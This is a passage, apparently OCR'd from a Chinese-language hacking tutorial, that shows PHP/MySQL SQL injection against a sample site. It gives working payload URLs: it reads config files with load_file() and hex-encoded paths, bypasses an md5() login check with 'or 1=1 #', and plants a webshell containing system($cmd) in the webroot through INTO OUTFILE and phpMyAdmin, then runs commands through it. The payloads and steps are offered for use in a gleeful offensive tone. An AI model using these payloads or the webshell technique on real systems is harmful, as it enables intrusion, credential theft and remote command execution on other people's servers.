


图25

哈哈！用这种方法只要看看就可以大概猜到用户名和密码。

2.load_file读写文件的技巧

不知你有没有发现，在我们用load_file()读写PHP文件时不能在网页中显示。例如：'C:/apache/htdocs/site/lib/sql.inc.php'转化为16进制为：0x433A2F6170616368652F6874646F63732F736974652F6C69622F73716C2E696E632E706870

我们构造如下语句：http://localhost/site/display.php?id=451%20and%201=2%20%20union%20select%201,2,load_file(0x433A2F6170616368652F6874646F63732F736974652F6C69622F73716C2E696E632E706870),4,5,6,7,8,9,10,11

如图26所示。




图26




图27

发现在文章内容的地方本来应该显示sql.inc.php，可是却空空如也，为何呢？我们来看看网页的源代码（图27）。

哈哈！看看标记的地方。晕死，原来sql.inc.php的内容在这里啊，可是是为什么呢？原来，html中< >用于标注。哈哈！明白了吧！下次可得记住在哪里找哦！

3.md5的恶梦

山东大学的王博士最近把md5研究得很透，我们也来研究一下吧，会比他更爽，不用计算。md5我们是有办法绕过的，但并不是哪里都可以，PHP中的md5函数就不能绕过，因为你输入的所有东西都在里面，根本跑不出。可以绕过的是SQL语句中的md5。当然别的SQL中的函数也可以绕过，道理相同！看一个例子，漏洞代码如下：

```
<?php
//login.php
……
$query="select * from alphaauthor where UserName=md5
($username) and Password='".$Pw."'";
……
?>
```

我们直接在浏览器提交：**http://localhost/admin/login.php?username=char(97,98)) or 1=1 %23**

带入SQL语句成为：**select * from alphaauthor where UserName=md5(char(97,98)) or 1=1 #) and Password='".$Pw."'**

记得md5里面放的是字符，因为后面有**or 1=2**，所以我们随便放了个char(97,98)。Ok！登陆成功了。看看，md5在我们面前也没有什么用处。

4.核心技术，利用PHP+MySQL注入漏洞直接写入webshell

直接利用注入得到webshell，这应该是大家都很想的吧，下面就教给你。这里假设你已经知道了网站所在的物理路径，我这里假设网站路径为c:/apache/htdocs/site，网站的MySQL连接信息放在/lib/sql.inc.php里。

（1）适用于magic_quotes_gpc=Off得到webshell




图28

假设我们可以上传图片，或者txt、zip等其它东西，我们把木马改成jpg后缀，上传后路径为/upload/2004091201.jpg。“2004091201.jpg”中的内容为<?phpsystem($cmd)?>。OK！我们开始提交语句：**http://localhost/site/display.php?id=451%20and%201=2%20%20union%20select%201,2,load_file('C:/apache/htdocs/site/upload/2004091201.jpg'),4,5,6,7,8,9,10,11%20into%20outfile'C:/apache/htdocs/site/shell.php'**因为使用了outfile，所以网页显示不正常，但是我们的任务是完成了（图28）。

我们赶快去看看：**http://localhost/site/shell.php?cmd=dir**（图29）。




图29

爽否？Webshell我们已经创建成功了。看到图29最前面的12了没？那就是我们select 1，2所输出的！

（2）适用于magic_quotes_gpc=On的时候得到webshell

这个方法显然也能用在magic_quotes_gpc=Off的时候。我们直接读他的配置文件，提交语句：**http://localhost/site/display.php?id=451%20and%201=2%20%20union%20select%201,2,load_file(0x433A2F6170616368652F6874646F63732F736974652F6C69622F73716C2E696E632E706870),4,5,6,7,8,9,10,11**

得到sql.inc.php内容为：**<?$connect=@mysql_connect("localhost","root","") or die("Unable to connect to SQL server");mysql_select_db("alpha",$connect) or die("Unable to select database");?>**

好了，知道MySQL的root密码了，我们找到phpmyadmin的后台**http://localhost/phpmyadmin/**，用root密码为空登陆，如图30所示。




图30

然后我们新建立一个表结构，内容如下：

```
#
# 数据表的结构 'te'
#
CREATE TABLE te (
  cmd text NOT NULL
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

#
```

```
# 导出下面的数据库内容 'te'
#
INSERT INTO te VALUES ('<?php system($cmd) ?>');
```

Ok！是我们用 select * from table into outfile 的时候了。直接在phpmyadmin的SQL输入：SELECT * FROM 'te' into outfile 'C:/apache/htdocs/site/cmd1.php'；

如图 31 所示。




图 31

OK！成功执行，我们去 http://localhost/site/cmd1.php?cmd=dir 看看效果，如图32。

